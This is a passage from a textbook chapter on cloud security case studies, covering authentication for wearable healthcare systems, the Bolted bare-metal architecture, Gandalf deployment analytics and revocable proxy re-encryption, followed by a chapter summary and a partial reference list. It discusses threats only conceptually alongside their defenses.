


Figure 9.2: Architecture of a smart wearable devices-based healthcare system. [↩](#)

■ **Wearable Devices**

1. Devices such as smartwatches, ECG monitors, and BP monitors collect patient data like heart rate and ECG data.
2. Data from these devices is transmitted to a communication gateway or smartphone for processing.

■ **Communication Gateway and Smartphone**

1. The communication gateway is an intermediary for collecting data from wearable devices and relaying it to a Smartphone or directly to Health Cloud Data Center.
2. The Smartphone processes and relays this data to the Health Cloud Data Center for analysis and storage.

■ **Health Cloud Data Center**

1. The central hub receives health data from smartphones and communication gateways.
2. The Health Cloud Data Center governs data processing and secure access to various stakeholders, including emergency

medical aid for sending emergency alerts and triggering quick response.

3. The local healthcare providers receive data for real-time health monitoring and report generation.
4. The healthcare robots are used for automated interventions such as robot-assisted care.
5. The medical advisors interact with the cloud for patient report access and provide medical consultations synced to the patient's smartphone.

9.2.3.1 Security Vulnerabilities and Attack Vectors in Wearable Healthcare Monitoring System

If the data is transmitted over an insecure communication channel, attackers can intercept and modify the messages exchanged between the participants. Some security vulnerabilities and potential attack methods that can threaten wearable healthcare monitoring systems include:

- **Data Interception and Eavesdropping:** Much sensitive data is transmitted to smartphones and cloud servers over a wireless network. These wireless communication channels, such as Bluetooth and Wi-Fi, are vulnerable to data interception and eavesdropping. This can allow attackers to access the patient's private information.
- **Insecure Authentication Mechanisms and Impersonation Attacks:** The static authentication mechanisms discussed by Srinivas et al. [[238](#)] can create an attack vector for unauthorized entities to impersonate legitimate devices or users, gaining access to the health cloud ecosystem. One such vulnerability is stolen smartcard attack, where the attacker acquires the user's smartcard and tries to extract sensitive information to pose as a legitimate user. The attacker attempts to guess

the password PW_i using data extracted from the stolen smartcard. The password in the setup phase is concatenated with a random secret a_i and hashed as $HPW_i = h(PW_i \oplus a_i)$. The attacker can employ offline brute force attacks for password cracking.

- **Replay Attacks:** The attacker can capture communication traffic and use entities such as authentication tokens or health data packets to trigger replay in the network. A lack of a verification mechanism in the cloud ecosystem can deceive the system into intercepting outdated data.
- **Ephemeral Secret Key Leakage:** The adversary can attempt to compromise the session key by exploiting short-term or long-term secret credentials used during the login and authentication phase.

9.2.3.2 Defense Against Attacks Targeting Wearable Healthcare Monitoring System

Srinivas et al. [238] proposed a cloud-based authentication scheme for secure authentication of medical data. The research work employs Real-or-Random (ROR) model for security analysis and Automated Validation of Internet Security Protocols and Applications (AVISPA) for security verification. The cryptographic schemes discussed in the paper can help protect data, improve the authentication process, and verify the identity of the connecting device or agent. The core entity Bigdata Registration Center (BRC) oversees the user and device registration, credential management, and revocation process. It also manages synchronization across all other entities. BRC initializes the system parameters, including long-term secret keys and unique identifiers for wearable sensors.

- **Resilience Against Data Interception and Eavesdropping Attack:** An attacker can intercept data and communication between entities and

can try to modify $Message_i$ to pose as an authentic entity to cloud system or sensor nodes (Man-in-the-Middle attack). To make changes to $Message_i$, the attacker needs knowledge of short-term and long-term credentials and pseudo-identity of the user, HID_i that is hash of original identity ID_i and the random number α_i , i.e., $HID_i = h(ID_i || \alpha_i)$. Similarly, the attacker must guess the random nonces and timestamps used in the communication session establishment phase to mount data interception and eavesdropping attacks, which are difficult in the proposed communication framework.

- **Resilience Against Identity Guessing Attack:** During the login process the users identity (ID_i) and password (PW_i) are loaded into smartcard reader. The smartcard validates the credentials by calculating the pseudo-identity and password hashes. If the verification is successful, the login request is sent to the cloud with encrypted credentials. Upon successful validation, the health cloud generates the temporary session key and communicates it to the wearable sensor node. Mutual authentication between the cloud, the wearable sensor, and the user ensures no unauthorized access. The user and wearable sensor establish a session key for secure communication. Given that the password is combined with random secret α_i during the setup phase, and the resulting value is hashed using collision-resistant hashing function, the password brute forcing is challenging. The proof presented in the paper also demonstrates that guessing or deriving the password PW_i of user U_i from registration, session keys, and temporary credentials is also computationally infeasible.
- **Defense Against Replay Attacks:** The attacker can intercept messages $Message_i$ that pass between different entities in the authentication and login phase. The applicability of timestamps and

other dynamic parameters used in the setup phase makes it difficult for the replayed messages to guess the timestamp threshold of the original messages. The recipient verifies the timestamp of replayed messages against the original sent message, making the architecture resilient against replay attacks.

- **Resilience Against Ephemeral Secret Credential Leakage Attack:**

The attacker can either obtain short-term ephemeral secrets R_i or long-term secrets TC_i . The session key SK is computed using the combination of both ephemeral and long-term secrets. Without access to both sets of credentials, the attacker cannot compute the session key and compromise the system. Moreover, architecture provides forward secrecy, i.e., if the current session key is compromised, it doesn't impact the security of previous sessions since each session key is uniquely generated using a new set of ephemeral secrets. Similarly, backward secrecy ensures that past sessions remain secure even if the future session key is compromised. The session key is derived using cryptographic hash functions, ensuring it cannot be reverse-engineered.

9.3 Scalable Security in Cloud Infrastructure

Cloud infrastructure is the backbone of modern computing, supporting various applications and services. Ensuring security with complex dependencies in a multi-cloud environment becomes critical as the cloud infrastructure grows. Some unique challenges in large-scale cloud systems include:

- **Dynamic Nature of Workloads:** Continuous updates and dynamic scaling introduce frequent changes. This can lead to management

overhead when deploying security patches and increases the attack surface.

- **Multi-Tenancy:** Sharing virtual and physical infrastructure can lead to data leakage and side-channel attacks.
- **Trust Assumptions:** Cloud providers and tenants need mechanisms to establish and maintain trust. This becomes challenging in a large-scale cloud infrastructure.
- **Complex Dependencies:** Interconnected services and microservice architecture make identifying and mitigating vulnerabilities challenging.

Scalable security in the cloud requires a combination of tenant-controlled mechanisms, intelligent monitoring systems, and robust hardware-based isolation techniques. Security sensitive tenants based on Bolted architecture [183], and intelligent end-to-end analytics - Gandalf [154] provide tenants control over security while maintaining scalability and efficiency required in cloud operations.

9.3.1 Security-Sensitive Bare-Metal Cloud Tenants Architecture

Bolted [183] highlights security concerns in a virtual cloud where a single physical node hosts multiple tenants. This allows malicious users to launch side-channel attacks [157] and exploit vulnerabilities in the underlying hypervisor to target hosted tenants. Moreover, popular open-source software like OpenStack with a publicly available codebase can be targeted by attackers. The tenants hosted on the bare metal cloud need to trust the providers for tasks such as secure installation of firmware and scrubbing the persistent state of physical machines before reallocation to other tenants.

The Bolted architecture (Fig. 9.3) empowers tenants by isolating the critical functionality such that only minimal isolation service is handled by

the provider, and security-sensitive tenants implement all other functionality, such as provisioning and attestation service. *Isolation Service* provides group-based server isolation and the ability to allocate and de-allocate servers to tenants. *Provisioning Service* provisions servers with software stack and helps in server attestation. This service also deletes the persistent state of servers when the server is released. *Attestation Service* consists of an attestation agent that executes on the server and an attestation server that performs database provisioning with the reliable hash of firmware/software allowed.




Figure 9.3: Bolted Architecture—state change represented by blue arrows, and actions depicted by green dotted lines [183]. ↗

The attestation server receives the firmware and software from the attestation agent and matches them against the allowlist during the airlock state. The attestation agent can continuously verify the software stack during the allocated state. This continuous attestation allows tenant

software to validate code executing on the newly launched servers. The attestation service specific to the tenant handles the secure distribution of keys to servers for network and disk encryption. The architecture enables tenants to build a secure enclave, ensuring only tenants whose integrity has been verified can participate in the tenant's enclave.

9.3.1.1 Security Vulnerabilities and Attack Vectors Impacting Bare-Metal Cloud

The research work [[183](#)] considers malicious outsiders and insider adversaries who can target bare-metal cloud deployments. Additionally, the tenants deployed on the same hypervisor (past and future tenants) are also considered potential attackers to steal data, corrupt services, and impact the service availability of the victim servers. Threats discussed in this work are categorized as:

- **Before Occupancy:** A malicious server firmware can compromise the integrity of the server where it is bootstrapped and neighboring servers. The firmware might be infected by the prior tenant or by malicious insiders on the cloud provider side. The lack of server isolation can create an attack vector for malicious firmware compromising the victim server during the boot process, even if defenses are configured post-deployment.
- **During Occupancy:** If the server traffic is not sufficiently isolated as part of the cloud provider's architecture, concurrent tenants on the same cloud can eavesdrop on the traffic that is part of the server's enclave. The weak security isolation can also allow malicious providers and insiders to access persistent data.
- **After Occupancy:** After server de-allocation, the tenant confidentiality may be impacted by the subsequent software running

on the server if the cloud provider lacks proper memory scrubbing and deletion policy.

9.3.1.2 Defense Against Attacks Targeting Bare-Metal Cloud using Bolted Architecture

The Bolted architecture [183] addresses security vulnerabilities discussed in previous subsection as follows:

- **Prior to Occupancy**

1. **Attestation:** Bolted employs remote attestation to verify the integrity of the server firmware before tenant allocation. The firmware must match the tenant-provider allowlist.
2. **Airlock State Isolation:** The server is placed in Airlock state (Fig. 9.3) during provisioning, isolating it from other tenants until attestation is finished.
3. **Deterministic Firmware:** The LinuxBoot firmware is deterministic, which allows tenants to review the source code and verify firmware integrity.

- **During Occupancy**

1. **Encrypted Communication:** Traffic within the tenant's network enclave is encrypted, ensuring confidentiality. Tenants have the flexibility of encrypting network traffic using secure encryption frameworks such as IPSec to ensure traffic confidentiality and integrity.
2. **Continuous Attestation:** The attestation service *Keylime* monitors the server's runtime integrity by comparing it with tenant-defined software and configuration allowlist and triggers alert if there are any unauthorized changes.

3. **Network Traffic Isolation:** VLAN-based network traffic isolation protects server communication from unauthorized traffic analysis and interference from other tenants in Bolted architecture.

4. **Disk Encryption:** Ephemeral keys are used for disk data encryption, ensuring malicious providers cannot access the data.

▪ **After Occupancy**

1. **Stateless Provisioning:** Servers are provisioned statelessly, avoiding persistent storage and reducing the dependency on the provider for disk scrubbing.

2. **Memory Scrubbing:** The LinuxBoot firmware ensures the zeroing out of server memory before reuse, protecting against data leakage.

3. **Stateless Provisioning:** Tenants can deploy their own provisioning services. This keeps the storage and server configurations secure and inaccessible to the provider.

9.3.2 End-to-End Analytics for Safe Deployment in Cloud Infrastructure

Deploying quick updates in a large-scale cloud system without causing any functional impact is challenging. Azure deployed updates to mitigate Meltdown [[155](#)] and Spectre [[142](#)] vulnerabilities using host OS updates. The updates required safe deployment to millions of end customer host VMs. Accurate failure analysis is essential to ensure high availability during software patch rollouts. Some key causes of failures include hardware issues originating from firmware bugs, software race conditions, hardware-induced outages from broken physical hardware equipment, and software outages from destructive code or configurations. Gandalf [[154](#)] analyzes fault signals from telemetry data, including service-level logs,

performance counters, and process-level events, to detect anomalies during rollout. The rollout is correlated with detected failures using temporal and spatial correlation and an ensemble ranking algorithm to provide evidence for stopping the deployment.

9.3.2.1 Key Challenges in Safe Deployment

Some key challenges associated with Safe Deployment that can cause rollout impact, approval or stopping the rollout, notification to stakeholders, and evidence for fault isolation highlighted in the research work [[154](#)] include:

- **Fault Identification in Real-Time:** Minor local issues can cause global impact if not caught early during rollouts. Additionally, cross-component dependencies, such as variations in hardware configuration and workloads, can cause latency, making fault attribution complex.
- **Ambient Noise Issues:** Transient faults unrelated to deployments, like hardware glitches or API timeouts, can create false positives. The failure patterns also vary by user behavior, e.g., the user makes a lot of API calls on weekdays and decreases on weekends. Monitoring fault patterns post-deployment can lead to incorrect conclusions. False alarms disrupt the deployment process and reduce trust in monitoring systems.
- **Balancing Speed and Coverage:** There is a gap in developer expectations around feedback on bad rollouts and data available from faults. Developers want feedback quickly; however, specific workloads trigger some failures, and data is available slowly over a more extended period.
- **Complexity of Cloud-Scale Deployments:** Frequent and continuous updates to software components introduce the risk of widespread

failures. Pre-production environments fail to match the exact parameters of the production environment, making it difficult to catch bugs due to discrepancies in a production environment, such as different hardware configurations or workloads.

- **Scalability:** Cloud systems generate vast amounts of telemetry data across numerous components and nodes. A mapping between components and failures requires robust fault detection and correlation analytics.

9.3.2.2 Gandalf System for Intelligent Analytics and Safe Deployment

Gandalf [154] monitors telemetry data from different clusters and processes. The data analyzed included performance data, failure signals from OS crashes, node reboots, API calls, and update events with component deployment information. The real-time monitoring and decision-making components that are part of Gandalf are described below:

- **Lambda Architecture:** The architecture combines a real-time speed layer for immediate fault detection and a batch layer for analyzing latent, complex failures. This approach allows incremental analysis for efficiency and fault tolerance.
- **Interactive Front-End:** Gandalf provides real-time monitoring dashboards and diagnosis tools for developers. This helps in efficient issue investigation and facilitates trust through transparency.
- **Anomaly Detection:** Gandalf derives complex fault signatures using text clustering and Holt-Winters forecasting [51] to detect anomalies from telemetry data. The faults are identified based on deviations from historical baselines.
- **Automated Decision Making:** The architecture uses Gaussian Discriminant Classifiers to evaluate the impact of the fault and make a

“go/no-go” decision on deployments. This helps provide detailed evidence for engineers to identify the root cause of the failure.

- **Correlation Analysis:** The framework employs spatial and temporal correlation algorithms, ensemble voting, and time-decay mechanisms to link faults to deployment events. This helps distinguish deployment-related faults from unrelated ambient noise.

9.3.3 Secure Cloud Data Sharing using Identity-based Broadcast Proxy

Secure and efficient data sharing in a cloud environment can be challenging. In particular, identity management, key revocation, and access management require proprietary solutions in a hybrid cloud.

9.3.3.1 Security and Scalability Challenges in Existing Identity-based Encryption (IBE) Schemes

Existing Identity-based Encryption (IBE) allows data owners to encrypt data for specific recipients based on their identities. Ge et al. [26] identified limitations of IBE schemes, such as frequent access changes in the cloud environment and lack of efficient methods for revoking access once granted, leading to security risks when user’s roles and permissions change. Current Proxy Re-Encryption (PRE) schemes enable a proxy to transform ciphertext from one user to another without revealing the plaintext. Some vulnerabilities that impact existing IBE schemes are as follows:

- **Inefficient Key Management:** Each delegate in an IBE system requires an individual re-encryption key. In broadcast domains, existing Identity-Based Proxy Re-Encryption (IB-PRE) mechanism lacks an efficient key update mechanism, given the high computational and communication overhead associated with this operation.

- **Collusion Attacks:** Existing schemes fail to safeguard against collusion attacks, where proxies and delegates may collude to compromise the privacy of the data owner.
- **Revocation Challenges:** Identity-Based Broadcast Proxy Re-Encryption (IB-PRE) revocation requires the generation of broadcast re-encryption keys leading to scalability challenges.

9.3.3.2 Revocable Identity-based Proxy Re-Encryption (RIB-PRE) Mechanism

Revocable Identity-Based Proxy Re-Encryption (RIB-PRE) [96] addresses the access control and scalable key revocation problem. Figure 9.4 shows an example of cloud data sharing using RIB-PRE. Consider *User1* with identity *id*. Each user with an identity can generate re-encryption keys. The *User1* generates encryption keys $(rk_{id \rightarrow id_1}, \dots, rk_{id \rightarrow id_n})$ for each colleague in delegation list $S = (id_1, \dots, id_n)$. The re-encryption keys are forwarded to the cloud server, which can re-encrypt ciphertext for delegates. If the *User1* is required to compute the re-encryption key for each delegate, this introduces a significant computational overhead.




Figure 9.4: Revocable Identity-based Proxy Re-Encryption (RIB-PRE) scheme in action [96]. [↗](#)

In this re-encryption scheme design, the proxy can have a broadcast re-encryption key to transform a delegator's (User1's) ciphertext to delegates (User2, User3) ciphertext without revealing plaintext to the proxy. If a user

(User2) leaves the system or undergoes a change in role, the delegator (User1) needs to present a private key for generating a new re-encryption key. RIB-PRE scheme maintains delegate list S , computes re-encryption key rk_S , and shares it with the cloud server. The re-encryption process usually works if there is no change in the delegate list. The delegates receive the data and decrypt it using their private keys. If *User2* leaves the organization, the data access for this user needs to be revoked. Given the delegator (User1) can update the delegatee list ($S'=S-R$) and notify the proxy, the proxy can generate the new re-encryption key ($rk_{S'}$) without a private key from *User1*. This process helps ensure security against accidental leakage of the re-encryption key and scalability of the overall process.

Re-encryption keys are randomized using unique random elements. Even if the proxy colludes with a delegate, they cannot reconstruct the delegator's private key due to the cryptographic security offered by the Diffie-Hellman assumption for secure key exchange. The re-encryption key can simultaneously transform a delegator's ciphertext into a ciphertext for multiple delegates, improving scalability and efficiency for large groups. The RIB-PRE scheme also provides security against chosen plaintext attacks, ensuring that original ciphertext or re-encrypted ciphertext cannot reveal plaintext to unauthorized users.

Summary

In this chapter, we covered several case studies in Cloud Security. The key highlights include real-world challenges in dealing with adversarial threats and defense mechanisms across multiple domains, including AI systems, IoT and healthcare applications. The adversarial attacks provide insight into how inputs can deceive machine learning models in a cloud environment. The security and privacy issues in IoT ecosystems presented focused on

unauthorized data access and DDoS attacks in IoT-cloud integration. The defense mechanism presented solutions like secure communication protocols and anomaly detection to safeguard IoT devices. Autonomous driving is an emerging field as vehicular networks become more prevalent. The case study on vulnerabilities in vehicular clouds discussed attack vectors such as GPS spoofing and unauthorized data sharing. The defense mechanisms focused on encryption-based secure communication and privacy-preserving protocols for vehicular clouds. The healthcare cloud applications explore the risk of data breaches and insecure data duplication and advocate strong cryptographic solutions to protect sensitive healthcare information. This chapter also discussed the importance of addressing security issues in a cloud infrastructure at scale. In particular, the risk of privilege escalation in the bare-metal cloud, secure software rollouts at scale, and scalability issues associated with identity revocation in a cloud environment are presented in the last section. The solutions, such as intelligent analytics for secure rollout and revocable identity-based proxy re-encryption technique for scalable and safe data sharing, have been presented as a mechanism for addressing security at scale in a cloud environment.

References

1. [The digital personal data protection bill](#). 2023, author.
2. [Information technology—artificial intelligence—management system](#). 2023. Standard on specific topic or domain.
3. [Oxsha](#). 2023. <https://github.com/Oxsha/cloudbrute>. <https://github.com/Oxsha/CloudBrute>. Online: Accessed: 06 October 2023.
4. [Constantin Adam](#), [Muhammed Fatih Bulut](#), [Milton Hernandez](#) and [Maja Vukovic](#). 2019. Cognitive compliance: Analyze, monitor and enforce compliance in the cloud. In: *2019 IEEE 12th International Conference on Cloud Computing (CLOUD)*, pages 234-242. IEEE.
5. [Constructions Aeronautiques](#), [Adele Howe](#), [Craig Knoblock](#), [ISI Drew McDermott](#), [Ashwin Ram](#), [Manuela Veloso](#), et al. 1998. *PDDL—the planning domain definition language*. Technical Report.
6. [Vikas Agarwal](#), [Roy Bar-Haim](#), [Lilach Eden](#), [Nisha Gupta](#), [Yoav Kantor](#), and [Aran Kumar](#). 2021. AI—assisted security controls mapping for clouds built for regulated workloads. In: *2021 IEEE 14th International Conference on Cloud Computing (CLOUD)*, pages 136-146. IEEE.
7. [Agile Alliance](#). *Agile 101*. <https://www.agilealliance.org/agile101/>, 2023. Online: Accessed: 13 May 2023.
8. [Ahmed Alshaibi](#), [Mustafa Al-Ani](#), [Abeer Al-Azzawi](#), [Anton Konev](#) and [Alexander Shelupanov](#). 2022. The comparison of cybersecurity datasets. *Data*. 7(2): 22.
9. [Abdullah Alshalan](#), [Sandeep Pisharody](#) and [Dijiang Huang](#). 2015. A survey of mobile VPN technologies. *IEEE Communications Surveys*

- and Tutorials*, 18(2): 1177-1196.
10. [Adel Alshamrani, Sowmya Myneni, Ankur Chowdhary and Di Jiang Huang](#). 2019. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE Communications Surveys and Tutorials*. 21(2): 1851-1877.
 11. *Amazon Web Services. What is devsecops?* <https://aws.amazon.com/what-is/devsecops/>. [Online: Accessed: 26-December-2024],
 12. [Astha Malik and Lucy Raikova](#). *Azure resources to assess risk and compliance*, <https://azure.microsoft.com/es-es/blog/azure-resources-to-assess-risk-and-compliance/>. 2024. Accessed: March 22 2024.
 13. [AWS](#) *Aws config*. <https://aws.amazon.com/config/>. Accessed: August 06 2024.
 14. [AWS](#) *The confused deputy problem*.
 15. [AWS](#) 2022. *AWS Organizations terminology and concepts*, https://docs.aws.amazon.com/organizations/latest/userguide/orgs_getting-started_concepts.html. Online: accessed 21 May 2023.
 16. [AWS](#) 2022. *Policies and permissions in IAM*. https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html. Online: Accessed: 22 May 2023.
 17. [AWS](#) 2022. *AWS Identity and Access Management*, <https://aws.amazon.com/iam/>. Online: Accessed: 22 May 2023.
 18. [AWS](#) 2023. *AWS Shared Responsibility Model*, <https://aws.amazon.com/compliance/shared-responsibility-model/>. Online: Accessed: 20 May 2023.
 19. [AWS](#) 2023. *Test the AWS environment against defined security standards*. <https://aws.amazon.com/security/penetration-testing/>. Online: Accessed: 20 May 2023.

20. [Amazon Web Services \(AWS\)](https://aws.amazon.com/security-hub/). *Aws security hub*. <https://aws.amazon.com/security-hub/>. April 2021. Accessed: July 14 2024.
21. [AWS Team](#). 2024. *Amazon web services: Risk and compliance*, <https://docs.aws.amazon.com/whitepapers/latest/aws-risk-and-compliance/welcome.html/>. Accessed: Jan 22 2024.
22. [Ayaka Koshibe](#). *INTENT-based networking in ONOS*. <https://wiki.onosproject.org/display/ONOS/Intent+Framework>. May 24, 2016 Accessed: March, 5, 2021.
23. [Jean Bacon, David Eysers, Thomas F.J.-M. Pasquier, Jatinder Singh, Ioannis Papagiannis and Peter Pietzuch](#). 2014. Information flow control for secure cloud computing. *IEEE Transactions on network and Service Management*. 11(1): 76-89.
24. [Christel Baier and Joost-Pieter Katoen](#). 2008. *Principles of Model Checking*. MIT Press.
25. [Christian Banse, Immanuel Kunz, Angelika Schneider and Konrad Weiss](#). 2021. Cloud property graph: Connecting cloud security assessments with static code analysis. In: *2021 IEEE 14th International Conference on Cloud Computing (CLOUD)*, pages 13-19. IEEE.
26. [Kousik Barik, Sanjay Misra, Karabi Konar, Luis Fernandez-Sanz and Murat Koyuncu](#). 2022. Cybersecurity deep: Approaches, attacks dataset, and comparative study. *Applied Artificial Intelligence*. 36(1): 2055399.
27. [Kelly W. Bennett and James Robertson](#). 2019. Security in the cloud: understanding your responsibility. In: *Proc. SPIE 11011, Cyber Sensing 2019*. 1101106 (17 May 2019). <https://dx.doi.org/10.1117/12.2521821>.

28. [Pankaj Berde, Matteo Gerola, Jonathan Hart, Yuta Higuchi, M. Kobayashi, Toshio Koide, et al.](#) 2014. Onos: towards an open, distributed sdn os. *In: Proceedings of the Third Workshop on Hot Topics in Software Defined Networking*, pages 1-6.
29. [Stefano Berlato, Roberto Carbone, Adam J. Lee and Silvio Ranise.](#) 2020. Exploring architectures for cryptographic access control enforcement in the cloud for fun and optimization. *In: Proceedings of the 15th ACM Asia Conference on Computer and Communications Security*, pages 208-221.
30. [Josep L. Berral, Chen Wang and Alaa Youssef](#) 2020. {AI4DL}: Mining behaviors of deep learning workloads for resource management. *In: 12th USENIX Workshop on Hot Topics in Cloud Computing (HotCloud 20)*.
31. [Elisa Bertino.](#) 2021. Zero trust architecture: does it help? *IEEE Security and Privacy*. 19(05): 95-96.
32. [Antonia Bertolino, Guglielmo De Angelis, Micael Gallego, Boni Garcia, Francisco Gortázar, Francesca Lonetti, et al.](#) 2019. A systematic review on cloud testing. *ACM Computing Surveys (CSUR)*. 52(5): 1-42.
33. [Guru Bhandari, Amara Naseer and Leon Moonen.](#) 2021. Cvefixes: Automated collection of vulnerabilities and their fixes from open-source software. *In: Proceedings of the 17th International Conference on Predictive Models and Data Analytics in Software Engineering*, pages 30-39.
34. [Bishwaranjan Bhattacharjee, Scott Boag, Chandani Doshi, Parijat Dube, Ben Herta, Vatche Ishakian, et al.](#) 2017. IBM deep learning service. *IBM Journal of Research and Development*. 61(4/5): 10-1.

35. [Ani Bicaku, Markus Tauber and Jerker Delsing](#). 2020. Security standard compliance and continuous verification for industrial internet of things. *International Journal of Distributed Sensor Networks*. 16(6): 1550147720922731.
36. [Armin Biere, Alessandro Cimatti, Edmund M Clarke, Ofer Strichman and Yunshan Zhu](#). 2003. Bounded Model Checking. Martin Bjorklund. 2016. *The yang 1.1 data modeling language. Technical Report*.
37. [Martin Bjorklund](#). 2016. *The yang 1.1 data modeling language. Technical Report*.
38. [Kees Blokland, Jeroen Mengerink and Martin Pol](#). 2013. *Testing cloud services: How to test SaaS, PaaS & IaaS*. Rocky Nook, Inc.
39. [Board of Experts in The Council of Saudi Ministers](#). *Personal data protection law*.
<https://laws.boe.gov.sa/boelaws/laws/lawdetails/b7cfae89-828e-4994-b167-adaa00e37188/1>. Sept 2021. Accessed: Sept. 8, 2023.
40. [Antonio Brogi, Jacopo Soldani and Peng-Wei Wang](#). 2014. Tosca in a nutshell: Promises and perspectives. In: *Service-Oriented and Cloud Computing: Third European Conference, ESOC 2014, Manchester, UK. September 2-4. Proceedings 3*. pages 171-186. Springer.
41. [Achim Brucker and Uwe Sodan](#). 2014. Deploying static application security testing on a large scale. Sicherheit 2014-Sicherheit, *Schutz und Zuverlässigkeit*.
42. [Beau Bullock](#). 2022. *MailSniper*.
<https://github.com/daftack/MailSniper>. Online: Accessed: 04 June 2023.
43. [Alan Calder and Geraint Williams](#). 2019. *PCI DSS: A Pocket Guide*. It Governance Ltd.

44. [Albert Calvo, Santiago Escuder, Nil Ortiz, Josep Escrig and Maxime Compastié](#). 2024. Rbd24: A labelled dataset with risk activities using log application data. *Computers and Security*, page 104290.
45. [Matija Cankar, Anže Luzar and Damian A Tamburri](#). 2020. Auto-scaling using toscas infrastructure as code. *In: Software Architecture: 14th European Conference, ECSA 2020 Tracks and Workshops, L'Aquila, Italy, Sep. 14-18, 2020. Proceedings 14.* pages 260-268. Springer.
46. [carlospolop](#). *Leakos*. <https://github.com/carlospolop/leakos>. 2022. Online: Accessed: 22 May 2023.
47. [Carlospolop](#). *Pastos*. <https://github.com/carlospolop/pastos>. 2022. Online: Accessed: 22 May 2023.
48. [Centers for Medicare and Medicaid Services](#). *The Health Insurance Portability and Accountability Act of 1996 (HIPAA)*. Online at <http://www.cms.hhs.gov/hipaa/>, 1996.
49. [Saikat Chakraborty, Rahul Krishna, Yangruibo Ding and Baishakhi Ray](#). 2021. Deep learning based vulnerability detection: Are we there yet? *IEEE Transactions on Software Engineering*. 48(9): 3280-3296.
50. [P.V. Charan, Hrushikesh Chunduri, P. Mohan Anand and Sandeep K. Shukla](#). 2023. *From text to mitre techniques: Exploring the malicious use of large language models for generating cyber attack payloads*. arXiv preprint arXiv:2305.15336.
51. [Chris Chatfield](#). 1978. The holt-winters forecasting procedure. *Journal of the Royal Statistical Society: Series C (Applied Statistics)*. 27(3): 264-279.
52. [Hongyu Chen and Li Jiang](#). 2019. *Efficient gan-based method for cyber- intrusion detection*. arXiv preprint arXiv:1904.02426.

